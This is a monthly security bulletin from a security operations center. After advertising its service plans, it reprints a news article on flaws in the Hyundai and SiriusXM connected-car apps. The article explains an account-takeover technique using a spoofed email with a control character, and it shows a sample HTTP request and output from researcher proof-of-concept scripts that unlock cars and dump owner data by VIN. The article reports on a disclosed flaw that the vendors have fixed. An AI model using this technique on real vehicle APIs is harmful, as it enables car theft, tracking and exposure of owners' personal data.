Advanced Security Operations Center
Telelink Business Services
www.tbs.tech

Monthly Security Bulletin

January 2023

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			

Lite Plan

Professional Plan (incl. all from Lite)

Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Hyundai app bugs allowed hackers to remotely unlock, start cars


Vulnerabilities in mobile apps exposed Hyundai and Genesis car models after 2012 to remote attacks that allowed unlocking and even starting the vehicles.

Security researchers found the issues and explored similar attack surfaces in the SiriusXM "smart vehicle" platform used in cars from other makers (Toyota, Honda, FCA, Nissan, Acura, and Infinity) that allowed them to "remotely unlock, start, locate, flash, and honk" them.

At this time, the researchers have not published detailed technical write-ups for their findings but shared some information on Twitter, in two separate threads (Hyundai, SiriusXM).

Hyundai issues

The mobile apps of Hyundai and Genesis, named MyHyundai and MyGenesis, allow authenticated users to start, stop, lock, and unlock their vehicles.




MyHyundai app interface (@samwcyo)

After intercepting the traffic generated from the two apps, the researchers analyzed it and were able to extract API calls for further investigation.

They found that validation of the owner is done based on the user's email address, which was included in the JSON body of POST requests.

Next, the analysts discovered that MyHyundai did not require email confirmation upon registration. They created a new account using the target's email address with an additional control character at the end.

Finally, they sent an HTTP request to Hyundai's endpoint containing the spoofed address in the JSON token and the victim's address in the JSON body, bypassing the validity check.



Request

```
GET /ac/v2/enrollment/details/[redacted]@gmail.com HTTP/1.1
Host: api.telematics.hyundaiusa.com
User-Agent: python-requests/2.26.0
Accept-Encoding: gzip, deflate
Accept: */*
Apptype: MyHyundai
Appversion: 5.0.7
Ostype: ANDROID
Osversion: 12
Featureusage_time: 2022-10-01T01:58:25Z
Requestid: 39
Location: 37.400715,-121.259232
From: SPA
Language: 0
Offset: -7
To: ISS
Version: 1.4.7
Client_id: [redacted]
Vin: [redacted]
Appcloud-Vin: [redacted]
Brandindicator: H
Gen: 2
Registrationid: 123
Encryptflag: false
Username: [redacted]
Access_token:
w6q2T/okx5dKu0YxjaGYtZnseBROS8uAOpspFLtX/rnhBTa+yXu6XvpPsTpJJR+73JKBamy
[redacted]
zeHUFAZpYxm5gsZ8bDJQSPU_
```


Response

```
      }
    ],
    "vehicleDetails":{
      "svrStatus":"NONE",
      "dynamicBurgerMenu":
      "https://owners.hyundaiusa.com/content/dam/hyundai/us/myhyundai
      /image/2022/elantra-hybrid/limited/exterior/base/phantom-black/
      Dashboard-01.png/jcr:content/renditions/cq5dam.thumbnail.105.68
      .png",
      "remoteStartWakeupDays":"seven",
      "enrollmentDate":"20220625",
      "svdDay":"24",
      "trim":"LIMITED",
      "modelCode":"ELANTRA HYBRID",
      "ubiCapabilityInd":"Y",
      "vin":"KMHLN4[redacted]",
      "enrollmentId":"3902185",
      "sideMirrorHeatCapable":"YES",
      "ownersuccession":"1",
      "odometer":"9574",
      "nickName":"2022 ELANTRA HYBRID",
      "defaultBurgerMenu":
      "https://owners.hyundaiusa.com/content/dam/hyundai/us/myhyundai
      /image/2022/elantra-hybrid/limited/exterior/base/default/Dashbo
      ard-01.png/jcr:content/renditions/cq5dam.thumbnail.105.68.png",
      "evStatus":"N",
      "modelYear":"2022",
      "steeringWheelHeatCapable":"YES",
      "defaultDashboard":
      "https://owners.hyundaiusa.com/content/dam/hyundai/us/myhyundai
      /image/2022/elantra-hybrid/limited/exterior/base/default/Dashbo
      ard-01.png",
      "vehicleGeneration":"2",
      "starttype":"BUTTON",
      "sapColorCode":"S3B",
      "bluelinkEnabled":true,
      "odometerUpdateDate":"20221128132548",
      "fatcAvailable":"Y",
      "color":"BLACK",
      "maintSyncCapable":"NO",
      "brandIndicator":"H",
      "deviceStatus":"ENROLLED",
      "mapProvider":"HERE",
      "generalBurgerMenu":
      "https://owners.hyundaiusa.com/content/dam/hyundai/us/myhyundai
      /image/2022/elantra-hybrid/general/exterior/base/default/Dashbo
      ard-01.png/jcr:content/renditions/cq5dam.thumbnail.105.68.png",
      "interiorColor":"TVN",
      "accessoryCode":"WAVN 5.0",
```

Response to the forged HTTP request, disclosing VIN and other data (@samwcyo)

To verify that they could use this access for an attack on the car, they tried to unlock a Hyundai car used for the research. A few seconds later, the car unlocked.

The multi-step attack was eventually baked into a custom Python script, which only needed the target's email address for the attack.



Sam Curry · Nov 29, 2022
@samwcyo · Follow
Replying to @samwcyo

We sent the HTTP request using our CRLF-appended victim account to attempt to remotely unlock the vehicle connected to the victim's email address. The service took a few seconds, then finally returned "200 OK".

@_specters_ confirmed that his car had unlocked!

Sam Curry
@samwcyo · Follow

Since exploiting this involved many steps, we took all of the requests necessary to exploit this and put it into a python script which only needed the victim's email address. After inputting this, you could then execute all commands on the vehicle and takeover the actual account.

```
python3 lol1005.py
KEYLESS ENTRY
     Hyundai & Genisis Account Takeover &
    Full Remote Vehicle Compromise
 (>0<)  ( ? )   Proof of Concept by
                Sam Curry, Neiko Rivera,
                and Brett Buerhaus
                Art by netspooky
Please enter VICTIM email address:
```

10:54 PM · Nov 29, 2022

SiriusXM issues

SiriusXM Connected Vehicle Services is a vehicle telematics service provider used by more than 15 car manufacturers The vendor claims to operate 12 million connected cars that run over 50 services under a unified platform.


Yuga Labs analysts found that the mobile apps for Acura, BMW, Honda, Hyundai, Infiniti, Jaguar, Land Rover, Lexus, Nissan, Subaru, and Toyota, use SiriusXM technology to implement remote vehicle management features.

They inspected the network traffic from Nissan's app and found that it was possible to send forged HTTP requests to the endpoint only by knowing the target's vehicle identification number (VIN).

The response to the unauthorized request contained the target's name, phone number, address, and vehicle details.

Considering that VINs are easy to locate on parked cars, typically visible on a plate where the dashboard meets the windshield, an attacker could easily access it. These identification numbers are also available on specialized car selling websites, for potential buyers to check the vehicle's history.

In addition to information disclosure, the requests can also carry commands to execute actions on the cars.



```
root@ubuntu-s-1vcpu-1gb-nyc1-01:~/o/dirsearch# python3 honda.py
Welcome to Honda Tool v0.1

Please enter Honda VIN: 5FNRL6H82NB040570

{'primarySubscriber': {'contactPoints': {'addresses': [{'country': 'US', 'postalCode': '68116-1462', 'city': 'OMAHA', 'street': '[redacted]', 'name':
'Home Postal Address', 'type': 'HOME', 'id': '28F682D0-4987-11ED-8C53-0050568B539F', 'state': 'NE'}, {'country': 'US', 'postalCode': '68116-1462', 'city': '
OMAHA', 'street': '[redacted]', 'name': 'Mailing Postal Address', 'type': 'MAILING', 'id': '28F6D0F0-4987-11ED-8C55-0050568B539F', 'state': 'NE'}], 'p
hones': [{'category': 'PRIMARY', 'value': '[redacted]', 'name': 'Primary Telephone Number', 'id': '28F4FC30-4987-11ED-8C49-0050568B539F', 'type': 'CELLULAR'
}, {'category': 'SECONDARY', 'value': '[redacted]', 'name': 'Secondary Telephone Number', 'id': '28F54A50-4987-11ED-8C4B-0050568B539F', 'type': 'HOME'}], 'e
mails': [{'value': '[redacted]', 'name': 'Home Email Contact', 'id': '28F4AE10-4987-11ED-8C47-0050568B539F', 'type': 'HOME'}]}, 'authenticationInf
o': {'pinConfigured': False}, 'vins': ['5FNRL6H82NB040570'], 'firstName': 'Sam', 'lastName': 'Curry', 'vehicleRelationships': [{'vin': '5FNRL6H82NB040570',
'roles': ['ADDITIONAL_SUBSCRIBER', 'PRIMARY_SUBSCRIBER', 'RETAILING_DEALER']}], 'language': 'en-US', 'id': '1-88TQ7VT'}, 'vehicles': [{'originalSalesDate':
'2021-09-21T00:00:00-05:00', 'makeName': 'HONDA', 'usePaymentMethodOnFileAuthorization': 'UNDECIDED', 'whereAddedFrom': 'CUSTOMER', 'subscriptions': [{'rene
walDate': '2023-10-10-05:00', 'product': {'productCode': 'CONCG_RMT_12M', 'productName': 'Concierge With Remote - 12M Paid', 'marketingName': 'Concierge', '
productLine': 'CONCG_RMT', 'id': 'D7AEAFC0-CAAF-11EC-8E9F-0050568B2A8B', 'services': ['Remote Start', 'Personal Concierge', 'Geofence Alert', 'Speed Alert',
 'Security Alarm Alert', 'Stolen Vehicle Locator', 'Find My Car', 'Remote Door Control Unlock', 'Remote Door Control Lock', 'Destination by Voice']}, 'subsc
riptionRemainingDays': 364, 'subscriptionStartDate': '2022-10-10-05:00', 'subscriptionEndDate': '2023-10-09-05:00', 'purchaseDate': '2022-10-10T12:47:22-05:
00', 'id': '1-88UQBXY'}, {'renewalDate': '2023-10-10-05:00', 'product': {'productCode': 'SFTY_12M', 'productName': 'Security - 12M Paid', 'marketingName': '
Security', 'productLine': 'SFTY', 'id': 'D7BD2EB0-CAAF-11EC-8EAD-0050568B2A8B', 'services': ['Send Destination', 'Personal Data Wipe', 'Doors and Tires Stat
us', 'Enhanced Roadside Assistance', 'Emergency Call', 'Automatic Collision Notification']}, 'subscriptionRemainingDays': 364, 'subscriptionStartDate': '202
2-10-10-05:00', 'subscriptionEndDate': '2023-10-09-05:00', 'purchaseDate': '2022-10-10T12:47:22-05:00', 'id': '1-88UQBYC'}, {'renewalDate': '2023-10-10-05:0
0', 'product': {'productCode': 'RMT_12M', 'productName': 'Remote - 12M Paid', 'marketingName': 'Remote', 'productLine': 'RMT', 'id': 'D7B73B40-CAAF-11EC-8EA
7-0050568B2A8B', 'services': ['Remote Start', 'Geofence Alert', 'Speed Alert', 'Security Alarm Alert', 'Stolen Vehicle Locator', 'Find My Car', 'Remote Door
 Control Unlock', 'Remote Door Control Lock', 'Destination by Voice']}, 'subscriptionRemainingDays': 364, 'subscriptionStartDate': '2022-10-10-05:00', 'subs
criptionEndDate': '2023-10-09-05:00', 'purchaseDate': '2022-10-10T12:47:22-05:00', 'id': '1-88UQBYP'}], 'countryOfRegistration': 'US', 'language': 'en-US',
'id': '42632196', 'timezone': 'US/Eastern', 'telematicsProgram': 'HONDA_MY17', 'vin': '5FNRL6H82NB040570', 'nickName': 'ODYSSEY', 'vehicleOwnershipStatus':
'NEW', 'exteriorColor': 'SILVER', 'whenAuthorized': '2022-10-10T12:47:34-05:00', 'modelYear': '2022', 'status': 'ACTIVE', 'serviceOptions': [], 'serviceCaps
': ['Honda Remote Engine Start / Stop', 'Honda POI Download via Web', 'Honda Personal Data Wipe', 'Honda Virtual Dashboard', 'Honda Roadside Assistance', 'H
onda Information Call', 'Honda Emergency Call (SOS)', 'Honda Automated Collision Notification', 'Honda Function Check', 'Honda Concierge', 'Honda Geo-Fence'
, 'Honda Speed Alert', 'Honda Vehicle Alarm', 'Honda Stolen Vehicle Locator', 'Honda Find My Car', 'Honda Remote Door Unlock', 'Honda Remote Door Lock', 'Ho
nda POI Download via IVR'], 'modelName': 'ODYSSEY', 'activeServices': ['REMOTE_DOOR_LOCK', 'ECALL_MANUAL', 'ENHANCED_ROADSIDE_ASSISTANCE', 'VEHICLE_LOCATOR'
, 'REMOTE_START', 'REMOTE_STOP', 'GEOFENCE', 'ECALL_AUTOMATIC', 'ALARM_NOTIFICATION', 'CONCIERGE', 'REMOTE_DOOR_UNLOCK', 'REMOTE_HORNBLOW_LIGHTFLASH', 'SPEE
D_ALERT', 'POI_VIA_WEB', 'WEB_DIAGNOSTICS', 'STOLEN_VEHICLE_LOCATOR', 'PERSONAL_DATA_WIPE', 'POI_VIA_IVR'], 'drivers': [{'firstName': 'sam', 'lastName': 'cu
rry', 'role': 'ADDITIONAL_SUBSCRIBER', 'id': '1-88X6EGD'}, {'firstName': 'Sam', 'lastName': 'Curry', 'role': 'PRIMARY_SUBSCRIBER', 'id': '1-88TQ7VT'}, {'bus
inessName': "O'Daniel Honda", 'role': 'RETAILING_DEALER', 'id': '1-6FU7-719'}], 'isAuthorizationRequired': False}], 'type': 'PERSON', 'paymentMethods': [],
'id': 'honcust:H001EV0F', 'status': 'ACTIVE'}

Please enter Honda VIN: 
```

Python script that fetches all known data for a given VIN (@samwcyo)

BleepingComputer has contacted Hyundai and SiriusXM to ask if the above issues have been exploited against real customers but has not received a reply by publishing time.

Before posting the details, the researchers informed both Hyundai and SiriusXM of the flaws and associated risks. The two vendors have fixed the vulnerabilities.

Update 1 (12/1) - Researcher Sam Curry clarified to BleepingComputer what the commands on SiriusXM case can do, sending the following comment:

> *For every one of the car brands (using SiriusXM) made past 2015, it could be remotely tracked, locked/unlocked, started/stopped, honked, or have their headlights flashed just by knowing their VIN number.*
>
> *For cars built before that, most of them are still plugged into SiriusXM and it would be possible to scan their VIN number through their windshield and takeover their SiriusXM account, revealing their name, phone number, address, and billing information hooked up to their SiriusXM account.*

Update 2 (12/1) - A Hyundai spokesperson shared the following comment with BleepingComputer:

> *Hyundai worked diligently with third-party consultants to investigate the purported vulnerability as soon as the researchers brought it to our attention.*
>
> *Importantly, other than the Hyundai vehicles and accounts belonging to the researchers themselves, our investigation indicated that no customer vehicles or accounts were accessed by others as a result of the issues raised by the researchers.*
>
> *We also note that in order to employ the purported vulnerability, the e-mail address associated with the specific Hyundai account and vehicle as well as the specific web-script employed by the researchers were required to be known.*
>
> *Nevertheless, Hyundai implemented countermeasures within days of notification to further enhance the safety and security of our systems. Hyundai would also like to clarify that we were not affected by the SXM authorization flaw.*
>
> *We value our collaboration with security researchers and appreciate this team's assistance.*

Update 3 (12/1) - A SiriusXM spokesperson sent the following comment to BleepingComputer:

> *We take the security of our customers' accounts seriously and participate in a bug bounty program to help identify and correct potential security flaws impacting our platforms.*
>
> *As part of this work, a security researcher submitted a report to Sirius XM's Connected Vehicle Services on an authorization flaw impacting a specific telematics program.*
>
> *The issue was resolved within 24 hours after the report was submitted.*
>
> *At no point was any subscriber or other data compromised nor was any unauthorized account modified using this method.*

Source: [*https://www.bleepingcomputer.com/news/security/hyundai-app-bugs-allowed-hackers-to-remotely-unlock-start-cars/*](https://www.bleepingcomputer.com/news/security/hyundai-app-bugs-allowed-hackers-to-remotely-unlock-start-cars/)

2. Sirius XM Software Vulnerability

This is new:

